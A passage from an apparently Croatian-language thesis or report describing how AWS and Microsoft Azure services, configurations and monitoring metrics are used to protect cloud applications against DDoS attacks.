Legitimni korisnici obično mogu neometano pristupiti aplikacijama u oblaku bez da su resursi AWS pritom u potpunosti izloženi Internetu.

Na primjer, kada su *Amazon EC2* instance smještene iza *Elastic Load Balancera*, same instance ne moraju biti javno dostupne, nego je moguće omogućiti korisnicima pristup *Elastic Load Balanceru* na određene dobro poznate portove TCP te dopustiti da *Elastic Load Balancer* komunicira s instancama. U tom slučaju korisnici ne vide instance nego samo *Elastic Load Balancere* kao točke s kojima komuniciraju. To se može postići konfiguracijom sigurnosnih grupa (engl. *Security Groups*) **[40]** i listi kontrola mrežnog pristupa (engl. *Network Access Control Lists*, skraćeno NACLs) **[41]** unutar *Amazon VPC*-a.

Sličnost između sigurnosnih grupa i NACLs-a je u tome što omogućuju kontrolu pristupa resursima AWS unutar VPC-a, no sigurnosne grupe omogućuju kontrolu ulaznog i izlaznog prometa na razini instance u obliku pravila kakva bi se inače konfigurirala na vatrozidu, dok NACLs nudi slične mogućnosti na razini VPC podmreže (engl. *subnet*), a AWS omogućuje

korištenje obaju značajki bez dodatne naplate. Osnovni koncept i međusobni odnosi NACLs-a i sigurnosnih grupa unutar *Amazon VPC*-a prikazani su na Slici 5.5.1.1.



Slika 5.5.1.1. Sigurnosne grupe i NACLs **[42]**

5.5.2. Sigurnosne grupe i liste kontrola mrežnog pristupa

Korisnici AWS-a mogu specificirati prethodno definiranu sigurnosnu grupu poslužiteljske instance u trenutku pokretanja instance ili povezati instancu sa sigurnosnom grupom u nekom kasnijem trenutku tijekom njenog postojanja, a pritom će sav internetski promet prema sigurnosnoj grupi biti implicitno blokiran, osim ako za specifični promet poput raspona IP adresa, odredišnog porta i protokola nije dodano *allow* pravilo.

Ako je primjerice u oblak postavljena web aplikacija koja koristi *Elastic Load Balancing* i više *Amazon EC2* poslužiteljskih instanci, moguće je zaštititi aplikaciju tako da se kreira jedna sigurnosna grupa za *Elastic Load Balancing* zvana ELB sigurnosna grupa, a jedna za instance zvana sigurnosna grupa web aplikacije te se potom doda jedno *allow* pravilo kojim se dopušta sav javni internetski promet do ELB sigurnosne grupe te drugo *allow* pravilo kojim se dopušta promet od ELB sigurnosne grupe do sigurnosne grupe web aplikacije. Time će se onemogućiti direktna komunikacija vanjskih računala s *Amazon EC2* instancama, zbog čega će napadaču biti teže prikupiti informacije o aplikaciji te izvršiti na nju napade, uključujući napad DDoS.

Kada se kreiraju liste kontrola mrežnog pristupa, moguće je specificirati i *allow* pravila kojima se eksplicitno dopušta određen tip prometa i *deny* pravila kojima se eksplicitno zabranjuje određeni tip prometa. To omogućuje da se definiraju IP adrese ili rasponi IP adresa, protokoli i odredišni portovi kojima će biti onemogućen pristup cijeloj podmreži. Ako se aplikacija koristi samo za promet TCP, može se dodati pravilo za blokadu svakog prometa UDP ili obrnuto, što će onemogućiti napade preplavljivanjem SYN, odnosno refleksijske napade UDP. Opcija *deny* pravila korisna je i za reakciju na napade DDoS jer ih je tada moguće ublažiti stvaranjem proizvoljnih vlastitih pravila kada se znaju izvorišne IP adrese ili drugi uzorci napada.

Ako je korisnik AWS-a pretplaćen na *AWS Shield Advanced*, moguće je registrirati *Elastic IP* adrese kao zaštićene resurse. U tom će slučaju napadi protiv *Elastic IP* adresa koje su registrirane kao zaštićeni resursi biti brže otkriveni, što će rezultirati bržim akcijama ublažavanja. Kada je napad DDoS otkriven, sustavi za ublažavanje napada čitaju liste kontrola mrežnog pristupa koje odgovaraju ciljanim *Elastic IP* adresama i provode ih na granici AWS mreže, što značajno smanjuje rizik za korisnike od utjecaja brojnih vrsta napada na mrežnom i transportnom sloju na resurse s kojima su te IP adrese povezane.

5.5.3. Zaštita izvorišta sadržaja

Ako se koristi *Amazon CloudFront* s izvorištem sadržaja koji je unutar VPC-a, kao što je *S3 bucket*, korisno je osigurati da samo spomenuta *CloudFront* distribucija može prosljeđivati HTTP zahtjeve prema izvorištu sadržaja.

Koristeći opciju *Edge-to-Origin-Request Headers* moguće je dodati ili izmijeniti vrijednosti postojećih zaglavlja zahtjeva kada *CloudFront* prosljeđuje zahtjeve prema izvorištu sadržaja. Također se mogu dodati zaglavlja *Origin Custom Headers*, primjerice *X-Shared-Secret* zaglavlje, kako bi se omogućila provjera da li zahtjevi poslani prema izvorištu sadržaja kao što je *S3 bucket* uistinu potječu od *CloudFronta*.

Drugi način dodavanja sigurnosti je korištenje *AWS Lambda* funkcija **[43]** za postizanje potrebne zaštite. To su besposlužiteljske (engl. *serverless*) računalne usluge upravljane događajima koje omogućuju pokretanje koda za razne vrste aplikacija ili pozadinskih usluga bez potrebe osiguravanja i samostalnog upravljanja poslužiteljima. Funkcije se u ovom slučaju koriste kako bi se automatski ažurirala pravila sigurnosne grupe da se dopusti samo *CloudFront* promet, čime se poboljšava sigurnost izvorišta sadržaja jer se onemogućuje zlonamjernim korisnicima da zaobiđu *CloudFront* i *AWS WAF* dok pristupaju web aplikaciji te time potencijalno izvrše napad DDoS.

5.5.4. Zaštita krajnjih točaka

U slučaju kad je API (engl. *Application Programming Interface*) izložen javnoj internetskoj mreži, postoji rizik da će njegove pristupne točke biti izložene napadu DDoS, a kako bi se smanjio taj rizik, moguće je koristiti uslugu *Amazon API Gateway* **[44]** kao ulaznu točku za aplikacije koje su pokrenute na *Amazon EC2* instancama, postavljene kao funkcije *AWS Lambda* ili pokrenute na drugim dijelovima infrastrukture u oblaku.

Dok se koristi *Amazon API Gateway*, nije potrebno pokrenuti posebne poslužiteljske instance za pristupne točke API-ja i moguće je obfuscirati komponente aplikacije, a time što se komponente aplikacije čine teže uočljivima pomaže se u sprječavanju napada DDoS na resurse AWS.

Prilikom korištenja *Amazon API Gatewaya*, može se izabrati između dvije vrsta krajnjih API točaka: rubno optimizirane (engl. *edge optimized*) krajnje API točke i regionalne krajnje API točke. Rubno optimiziranim krajnjim API točkama pristupa se putem *Amazon CloudFront* distribucije koju stvara i kojom upravlja sam *API Gateway*, tako da korisnici nemaju kontrolu nad njom.

Regionalnim krajnjim API točkama pristupa se iz iste AWS regije u kojima je REST API postavljen te AWS preporučuje korištenje tog tipa krajnjih točaka kako bi ih se moglo povezati s proizvoljnom *CloudFront* distribucijom. To daje korisnicima AWS-a kontrolu nad odgovarajućom *Amazon CloudFront* distribucijom uz koju se može koristiti i *AWS WAF* za zaštitu na aplikacijskom sloju, a takav način primjene *API Gatewaya* daje na raspolaganje kapacitete za ublažavanje napada DDoS širom globalne AWS rubne mreže.


Prilikom korištenja *Amazon CloudFronta* i *AWS WAF*-a s *Amazon API Gatewayem*, za neometanu funkcionalnost uz optimalnu zaštitu protiv napada DDoS potrebno je konfigurirati sljedeće opcije:

- Konfigurirati ponašanje priručne memorije (engl. *cache behaviour*) za distribucije tako da one prosljeđuju sva zaglavlja regionalnoj *API Gateway* krajnjoj točki, kako bi *CloudFront* smatrao sadržaj dinamičnim te kako ga ne bi spremao u priručnu memoriju

- Zaštititi *API Gateway* od direktnog pristupa tako da se konfigurira distribuciju da postavi proizvoljno izvorišno zaglavlje *x-api-key* te da se postavi odgovarajuća *API key* vrijednost u *API Gatewayu*

- Kako bi se pozadinske komponente zaštitile od prevelikog prometa, potrebno je postaviti ograničenje na broj zahtjeva po jedinici vremena u normalnom načinu rada (engl. *standard rate limit*) te za kraće intervale kad dolazi do većeg broja zahtjeva u jedinici vremena (engl. *burst rate limit*)

Dizajn arhitekture za optimalnu skalabilnost i zaštitu od napada DDoS prikazan je na Slici 5.5.4.1., gdje je vidljivo da se *API Gatewayu* pristupa preko *Amazon CloudFronta*, a preko *API Gatewaya* različitim točkama pristupa na *Amazon EC2* instancama, *AWS Lambda* funkcijama i ostalim AWS uslugama.



Slika 5.5.4.1. Korištenje usluge *API Gateway* uz *Amazon CloudFront* **[45]**

5.6. Nadzor i detekcija napada

Tehnike ublažavanja napada DDoS opisane u prethodnim poglavljima omogućuju korisnicima dizajn i konfiguraciju aplikacija u oblaku koje su inherentno otporne na napade. No u mnogim je slučajevima također korisno znati kada je mrežni sustav ili aplikacija zahvaćena napadom kako bi se poduzeli odgovarajući koraci ublažavanja. Ovdje se opisuju najbolje prakse za osiguravanje vidljivosti abnormalnog ponašanja, generiranje uzbuna i automatizaciju mehanizama ublažavanja.

Kada određena ključna operativna metrika značajno odstupa od očekivane vrijednosti, napadač možda pokušava narušiti dostupnost aplikacije, zbog čega je bitno poznavati normalno ponašanje aplikacije kako bi se brzo mogle poduzeti mjere kada se detektira anomalija. Sustav za nadzor i generiranje uzbuna *Amazon CloudWatch* pomaže u nadzoru aplikacija pokrenutih na AWS-u te ima mogućnost prikupljanja i praćenja metrika, prikupljanja i nadzora datoteka zapisa, postavljanja alarma i automatskih reakcija na promjene u resursima AWS.

Ako se dosljedno prate smjernice za dizajn za postizanje DDoS otpornosti arhitekture, uobičajeni napadi na sloj infrastrukture, odnosno mrežni i transportni sloj, bit će blokirani prije nego dođu do aplikacije. Dodatno, ako je korisnik pretplaćen na uslugu *AWS Shield Advanced*, ima pristup velikom broju *CloudWatch* metrika koje mogu upućivati na napad na aplikaciju. Moguće je konfigurirati *DDoSDetected* metriku koja ukazuje na to da li je napad otkriven te odgovarajuće alarme koji će obavijestiti korisnika da je napad u tijeku kako bi mogao provjeriti stanje raspoloživosti aplikacije i odlučiti hoće li uključiti *AWS SRT* (engl. *Shield Response Team*) u rješavanje incidenta.

Ako korisnik želi biti obaviješten na osnovu volumena napada, mogu se također konfigurirati metrike *DDoSAttackBitsPerSecond, DDoSAttackPacketsPerSecond* ili *DDoSAttackRequestsPerSecond* kako bi se obavijest generirala samo ako je tijekom napada dosegnut određen broj bitova po sekundi, paketa po sekundi, odnosno zahtjeva po sekundi, a metrike se mogu nadzirati integracijom *CloudWatch* usluge s vlastitim alatima ili alatima trećih strana kao što je PagerDuty **[46]**.

Napad na aplikacijski sloj može podići mnoge *Amazon CloudWatch* metrike te ako se koristi *AWS WAF*, moguće je iskoristiti *CloudWatch* kako bi se vršio nadzor i aktivirali alarmi uslijed povećanja broja zahtjeva za koje je u *AWS WAF*-u postavljeno da ih se dopusti - metrika

AllowedRequests, broji - metrika *CounterRequests* ili blokira – metrika *BlockedRequests*. Time se daje mogućnost korisnicima da budu obaviješteni ako razina prometa prelazi razinu koju njihova aplikacija može podnijeti.

Putem usluge *Amazon CloudWatch* moguće je pratiti i metrike za usluge *Amazon CloudFront*, *Amazon Route 53*, *Application Load Balancer*, *Network Load Balancer*, *Amazon EC2* i *Auto Scaling* kako bi se otkrila odstupanja od očekivanih vrijednosti koja bi mogla upućivati na napad DDoS.

AWS uključuje nekoliko dodatnih metrika i alarma koji obavještavaju korisnike o potencijalnom napadu i pomažu im u provedbi nadzora resursa aplikacije, a *AWS Shield* konzola pruža uvid u sažetak događaja na razini AWS korisničkog računa za napade koji su detektirani, kao što je prikazano na primjeru na Slici 5.6.1.

Slika 5.6.1. Podaci o napadima DDoS koje je otkrila usluga *AWS Shield* [**4]**

6. Napadi distribuiranim uskraćivanjem usluge na primjeru infrastrukture *Microsoft Azure*

U dokumentaciji svoje usluge *Azure DDoS Protection* **[47]**, Microsoft opisuje najčešće tipove napada DDoS kojima je infrastruktura u oblaku izložena i od kojih ju ta usluga može zaštititi. Daje se pregled najboljih praksi zaštite od napada DDoS uključujući optimalni dizajn aplikacija i sustava koji minimiziraju potencijalnu površinu napada. Također se opisuje način djelovanja i glavne značajke usluge te predstavlja referentne arhitekture za zaštitu od napada koje uključuju relevantne mrežne i aplikacijske konfiguracije na kojima usluga može biti na optimalan način primijenjena.

6.1. Tipovi napada

Azure DDoS Protection usluga može zaštititi infrastrukturu u oblaku *Microsoft Azure* od tri osnovna tipa napada DDoS **[48]**: volumetričkih napada, napada temeljenih na ranjivostima protokola i aplikacijskih napada. Ona štiti resurse u virtualnoj mreži uključujući javne IP adrese koje su povezane s virtualnim strojevima, sustavima za raspodjelu opterećenja i pristupnicima na razini aplikacija (engl. *application gateways*). U kombinaciji s odgovarajućim web aplikacijskim vatrozidom smještenim u virtualnoj mreži s javnom IP adresom, *Azure DDoS Protection* ima veliku sposobnost ublažavanja napada od trećeg odnosno mrežnog do sedmog odnosno aplikacijskog sloja OSI modela.

6.1.1. Volumetrički napadi

Volumetrički napadi preopterećuju mrežni sloj značajnom količinom naizgled legitimnog prometa. Oni uključuju napade preplavljivanjem UDP, amplifikacijske napade i ostale poplave lažiranim mrežnim paketima. *Azure DDoS Protection* pruža zaštitu od ovakvih napada koji mogu imati volumen i više gigabita u sekundi tako da ih apsorbira i filtrira zlćudni promet prije nego dođe do žrtve, i to automatski na razini globalne mreže *Microsoft Azure*.

6.1.2. Napadi temeljeni na ranjivostima protokola

Napadi temeljeni na ranjivostima protokola čine sustav žrtve nedostupnim iskorištavajući ranjivosti u protokolima trećeg i četvrtog sloja OSI modela. Oni uključuju napade preplavljivanjem SYN, refleksijske napade UDP i ostale napade zasnovane na protokolu. *Azure DDoS Protection* štiti resurse u oblaku od takvih napada tako da razlikuje zlonamjerni od legitimnog prometa, vrši odgovarajuću interakciju s klijentima koji šalju potencijalno maliciozne pakete, kao što je postavljanje SYN kolačića, te blokira zlonamjerni promet.

6.1.3. Aplikacijski napadi

Napadi na aplikacijski sloj ciljaju web aplikacije pri čemu ometaju normalan prijenos podataka između različitih računala u mreži i usput dovode do ugrožavanja zahtijeva cjelovitosti i povjerljivosti informacijskih sustava. Primjeri takvih napada različita su kršenja očekivanog tijeka protokola HTTP, napad SQL ubacivanjem (engl. *SQL injection attack*), *cross-site scripting* napad i drugi napadi na sedmom sloju OSI modela. Za zaštitu od takvih vrsta napada preporučuje se koristiti web aplikacijski vatrozid kao što je *Azure Application Gateway* **[49]** uz uslugu *DDoS Protection* kako bi se osigurala adekvatna obrana, a postoje i web aplikacijski vatrozidi treće strane dostupni unutar trgovine *Azure Marketplace* **[50]**.

6.2. Najbolje prakse zaštite od napada

Microsoft navodi osnovne smjernice **[51]** koje bi trebalo slijediti za izgradnju usluga na infrastrukturi u oblaku *Microsoft Azure* kako bi se osigurala njihova otpornost na napade DDoS, a one uključuju dizajn za sigurnost, dizajn za skalabilnost te princip obrane u dubinu.

6.2.1. Dizajn za sigurnost

Dizajn za sigurnost podrazumijeva da je sigurnost prioritet tijekom čitavog životnog ciklusa aplikacije, od faze dizajna i implementacije do smještanja na infrastrukturu i operativne faze. Potrebno je uzeti u obzir da aplikacije mogu imati nedostatke koji omogućuju da relativno mali volumen zahtjeva dovodi do neumjerene potrošnje resursa, što uzrokuje ispad usluge uslijed slučajnog ili namjernog slanja takvih zahtjeva prema aplikaciji.

Kako bi se zaštitile usluge pokrenute na infrastrukturi u oblaku *Microsoft Azure*, nužno je dobro razumijevanje vlastite aplikacije i fokus na pet temeljnih načela kvalitete programske podrške koji su dio *Microsoft Azure Well-Architected Frameworka* **[52]**. Radi se o skupu vodećih načela koja se koriste za optimizaciju radnog opterećenja, a čine ga pouzdanost, sigurnost, troškovna optimizacija, operativna izvrsnost i efikasnost izvedbe.

Pouzdanost (engl. *reliability*) je mogućnost sustava da se oporavi od kvarova i nastavi normalno funkcionirati, sigurnost (engl. *security*) se odnosi na zaštitu aplikacije i podataka od prijetnji, troškovna optimizacija je upravljanje troškovima kako bi se dostavila maksimalna vrijednost, operativna izvrsnost (engl. *operational excellence*) odnosi se na kvalitetu operativnih procesa koji omogućuju rad sustava u produkciji, a efikasnost izvedbe (engl. *performance efficiency*) mogućnost je sustava da se prilagodi promjenama u opterećenju.

Također je potrebno dobro poznavati tipične i očekivane volumene prometa, model povezivosti između aplikacije i drugih aplikacija te krajnje točke usluge koje su izložene javnoj internetskoj mreži.

Najbitnije je osigurati da je aplikacija dovoljno otporna kako bi se nosila s napadom DDoS koji direktno cilja cijelu aplikaciju, a sigurnost i privatnost ugrađeni su u platformu *Microsoft Azure*, počevši od životnog ciklusa razvoja sigurnosti (engl. *Security Development Lifecycle*, skraćeno SDL) **[53]** koji se bavi sigurnošću u svakoj fazi razvoja i osigurava da je platforma *Microsoft Azure* kontinuirano ažurirana kako bi bila još sigurnija.

6.2.2. Dizajn za skalabilnost

Skalabilnost je mjera mogućnosti pojedinog sustava da se nosi s povećanim opterećenjem. Aplikacije je potrebno dizajnirati tako da budu horizontalno skalabilne **[54]** kako bi se mogli ispuniti zahtjevi naglo i značajno povećanog opterećenja, pogotovo u slučaju napada DDoS. Ako aplikacija ovisi o samo jednoj instanci usluge, stvara se sustav s jednom točkom kvara (engl. *single point of failure*), a pružanje usluga preko više instanci čini sustav otpornijim i skalabilnijim.

Glavna prednost infrastrukture u oblaku upravo je elastično skaliranje, odnosno mogućnost da se koristi koliko je god potrebno kapaciteta, dodajući resurse kad se opterećenje poveća (engl. *scale out*) i uklanjajući ih kada dodatni kapacitet više nije potreban (engl. *scale in*). Zato je aplikaciju potrebno dizajnirati tako da se može horizontalno skalirati odnosno dodavati ili uklanjati nove instance u skladu s potražnjom.

Za optimalni dizajn za skalabilnost Microsoft daje nekoliko ključnih preporuka:

Izbjeći ljepljivosti instanci - Ljepljivost ili afinitet sjednica (engl. *session affinity*) je situacija u kojoj se zahtjevi s istog klijenta uvijek usmjeravaju ka istom poslužitelju. Kod arhitekture u kojoj postoji velika ljepljivost instanci ograničena je mogućnost horizontalnog skaliranja aplikacije jer promet od jednog potencijalno zlonamjernog korisnika koji šalje zahtjeve visokog volumena neće biti raspodijeljen po svim instancama. Uzroci ljepljivosti mogu biti pohrana stanja korisničke sjednice u memoriji i korištenje ključeva za enkripciju specifičnih za pojedine instance, a bitno je osigurati da bilo koja instanca može obraditi bilo koji zahtjev.

Identificirati uska grla (engl. *bottlenecks*) - Automatsko dodavanje računalnih resursa nije uvijek rješenje za svaki problem u izvedbi i učinkovitosti aplikacija, na primjer ako je pozadinska baza podataka usko grlo, onda problem neće biti riješen dodavanjem više aplikacijskih poslužitelja.

Potrebno je identificirati i razriješiti uska grla prije nego se problem pokuša riješiti većim brojem instanci, pri čemu treba uzeti u obzir da su dijelovi sustava koji čuvaju stanje najvjerojatniji uzrok uskih grla.

Razdvojiti radna opterećenja prema zahtjevima skalabilnosti - Aplikacije se često sastoje od više različitih područja radnog opterećenja s različitim zahtjevima za skalabilnost, na primjer aplikacija može imati javno dostupnu korisničku stranicu i zasebnu administratorsku stranicu. Pritom je jasno da korisnička stranica može biti izložena iznenadnim valovima intenzivnog prometa, dok administratorska stranica ima manje i predvidljivije opterećenje.

Rasteretiti sustav od zadataka koji zahtijevaju puno resursa - Zadaci koji zahtijevaju puno procesorskih resursa ili veliki broj ulazno-izlaznih operacija trebali bi se ako je to moguće izvršavati putem pozadinskih poslova (engl. *background jobs*) koje omogućuje *Microsoft Azure* **[55]**, kako bi se minimiziralo opterećenje javnog dijela aplikacije koji obrađuje korisničke zahtjeve.

Iskoristiti ugrađene značajke automatskog skaliranja - Mnoge računalne usluge *Microsoft Azure* imaju ugrađenu podršku za automatsko skaliranje. Ako aplikacija ima predvidivo i redovno povećanje radnog opterećenja, moguće je konfigurirati dodavanje resursa po rasporedu, primjerice tijekom radnih sati, a ako radno opterećenje nije predvidivo, moguće je koristiti metrike izvođenja poput korištenja procesora ili duljine reda zahtjeva za pokretanje automatskog skaliranja.

Razmotriti agresivno automatsko skaliranje za kritična radna opterećenja - Za kritična radna opterećenja potrebno je neprestano biti korak ispred trenutne potražnje te je bolje u slučaju velikog opterećenja brzo dodati nove instance kako bi se moglo nositi s dodatnim prometom, a potom postupno ukloniti suvišne instance (engl. *scale back*).

Dizajnirati sustav za sigurno uklanjanje instanci - Kad je isključeno automatsko skaliranje, aplikacija će imati razdoblja u kojima se suvišne instance uklanjaju i vrlo je bitno da aplikacija obradi uklanjanje instanci na siguran način (engl. *graceful scale in*). Kako bi se to postiglo, preporučuje se prisluškivati događaje gašenja kad je god moguće te izvršiti gašenje na siguran način. Klijenti odnosno potrošači usluga trebali bi podupirati upravljanje prolaznim kvarovima (engl. *transient failure*) i ponovne pokušaje u slučaju pogreške, treba razmotriti podjelu rada na više manjih dijelova u slučaju zadataka koji se dulje izvodi pri čemu se koriste kontrolne točke ili

uzorak cijevi i filtera (engl. *Pipes and Filters*) **[56]** te se preporučuje stavljati radne stavke u red čekanja kako bi druga instanca mogla preuzeti posao ako je pojedina instanca uklonjena usred procesa obrade.

Pri korištenju usluge *Azure App Service* **[57]** potrebno je odabrati onu ponudu usluga koja nudi više instanci, a kod usluga *Azure Cloud Services* svaku od uloga (engl. *roles*) potrebno je konfigurirati tako da koristi više instanci. Kod usluge *Azure Virtual Machines* **[58]**, potrebno je osigurati da arhitektura virtualnih strojeva (engl. *virtual machine*, skraćeno VM) uključuje više od jednog virtualnog stroja te da svaki virtualni stroj bude unutar skupa dostupnih resursa (engl. *availability set*), a za mogućnost automatskog skaliranja preporučuje se koristiti skupove skaliranja (engl. *scale set*) virtualnih strojeva **[59]**.

6.2.3. Obrana u dubinu

Ideja obrane u dubinu je upravljanje rizikom istovremenim korištenjem raznovrsnih obrambenih strategija, pri čemu postavljanje sigurnosnih obrana u više slojeva arhitekture aplikacije smanjuje vjerojatnost uspješnog napada. Preporučuje se implementacija sigurnosnih obrana aplikacija koristeći ugrađene mogućnosti platforme *Microsoft Azure*.

Rizik od napada povećava se porastom javno dostupnog dijela aplikacije odnosno površine napada, a ona se može smanjiti konfiguracijom listi dozvoljenog pristupa kako bi se suzio javno izloženi prostor IP adresa i zatvorili portovi koji se ne koriste na sustavima za raspodjelu opterećenja uključujući *Azure Load Balancer* **[60]** i *Azure Application Gateway* **[61]**. Mrežne sigurnosne grupe (*engl. Network Security Groups*, skraćeno NAGs) **[62]** još su jedan od načina smanjenja površine napada. Svaka sigurnosna grupa sadrži sigurnosna pravila koja propuštaju ili blokiraju ulazni ili izlazni promet za nekoliko vrsta resursa infrastrukture *Microsoft Azure*, a za svako je pravilo moguće zadati izvorište i odredište te port i protokol.

Oznake usluge (engl. *service tags*) **[63]** predstavljaju skupinu prefiksa IP adresa određene usluge *Microsoft Azure*, a doprinose značajnom smanjenju složenosti čestog ažuriranja mrežnih sigurnosnih pravila. Aplikacijske sigurnosne grupe (engl. *application security groups*) **[64]** omogućuju konfiguraciju mrežne sigurnosti kao prirodnog proširenja aplikacijske strukture, što

omogućuje grupiranje virtualnih strojeva i definiranje mrežnih sigurnosnih politika za čitave grupe. Sigurnosnu politiku tako je moguće ponovno koristiti na skalabilan način bez ručnog održavanja eksplicitnih IP adresa.

Usluge *Microsoft Azure* potrebno je smjestiti u virtualnu mrežu **[65]** kad god je to moguće jer ta praksa omogućuje resursima usluga da komuniciraju putem privatnih IP adresa koje nisu izložene Internetu. Promet usluga *Microsoft Azure* iz virtualne mreže inicijalno kao izvorišne IP adrese uzima javne IP adrese, no korištenjem krajnjih točki usluga **[66]** (engl. *service endpoints*) promet usluga će koristiti privatne adrese virtualne mreže kao izvorišne IP adrese dok pristupaju uslugama *Azure* iz virtualne mreže.


Resursi korisnika koji su smješteni u lokalnim mrežama tvrtke često su napadnuti istovremeno kad i njihovi resursi smještenima na *Microsoft Azureu*. Ako se lokalno smještena okolina povezuje s uslugama *Azure*, preporučuje se što je moguće više smanjiti izloženost lokalnih resursa na javnu internetsku mrežu. Dobra je praksa koristiti i po potrebi skalirati mogućnosti DDoS zaštite platforme *Microsoft Azure* tako da se dobro poznati javni entiteti smještaju u oblak *Azure*, budući da su takvi javno dostupni entiteti često mete napada pa će se tako korištenjem adekvatne zaštite smanjiti utjecaj na sve resurse u lokalnoj mreži tvrtke.

6.3. Značajke usluge *DDoS Protection*

Azure DDoS Protection omogućuje cjeloviti mehanizam zaštite od napada DDoS, uključujući neprestani nadzor i analizu internetskog prometa u svrhu detekcije napada, metriku i analitiku prošlih i trenutnih napada, prilagodljivu konfiguraciju parametara zaštite i planiranje zaštite te visoko automatizirane procese uzbunjivanja i reakcije u slučaju napada. Ova značajke **[67]** omogućuju korisniku konfiguraciju gotove usluge zaštite bez razmišljanja o njenim implementacijskim detaljima na nižim slojevima i mrežnoj razini, što značajno olakšava korištenje infrastrukture u oblaku i povećava njenu sigurnosti.

6.3.1. Glavne značajke usluge

DDoS Protection nadzire stvarno korištenje mrežnih resursa i neprestano ga uspoređuje s pragovima koji su definirani u DDoS politici kao što je prikazano na Slici 6.3.1.1. Čim se taj definirani prag intenziteta prometa prijeđe, mehanizmi DDoS zaštite se automatski aktiviraju, a kada se promet vrati ispod pragova, proces zaštite se prekida.



Slika 6.3.1.1: Definiranje DDoS politike na platformi *Microsoft Azure* **[67]**

Tijekom toga procesa, usluga DDoS zaštite preusmjerava promet namijenjen zaštićenom resursu na infrastrukturu za filtriranje gdje se izvršava nekoliko provjera:


- Provjerava se jesu li paketi u skladu sa specifikacijama odgovarajućih internetskih protokola te jesu li deformirani.

- Vrši se interakcija s klijentom kako bi se odredilo radi li se možda o lažiranom paketu, primjerice koristeći SYN kolačiće (engl. *SYN cookie*), SYN autentifikaciju (engl. *SYN auth*) ili odbijajući paket kako bi ga navodni izvor ponovno poslao.
- Ograničava se broj paketa u jedinici vremena (engl. *rate-limiting*) ako se druga metoda adekvatnog nadzora i zaštite ne može primijeniti.

Usluga *Azure DDoS Protection* pritom filtrira promet napada i prosljeđuje ostatak legitimnog prometa prema njegovom namijenjenom odredištu.

DDoS Protection također omogućuje prilagodljivo ponašanje parametara zaštite u realnom vremenu, kao što je prikazano na Slici 6.3.1.2. Složenost napada poput multivektorskih napada DDoS i ponašanja specifična za određene aplikacije korisnika stvaraju potrebu za personaliziranim politikama zaštite za svakog korisnika. Usluga postiže taj cilj na sljedeća dva načina:

1. Automatskim učenjem uzoraka prometa trećeg i četvrtog sloja OSI modela specifičnih za određenog korisnika odnosno javnu IP adresu
2. Minimizacijom lažno pozitivnih detekcija, uzimajući u obzir da infrastruktura *Microsoft Azure* zbog svog velikog kapaciteta može obraditi značajnu količinu prometa



Slika 6.3.1.2: Prilagodljivo ponašanje DDoS zaštite u realnom vremenu **[67]**

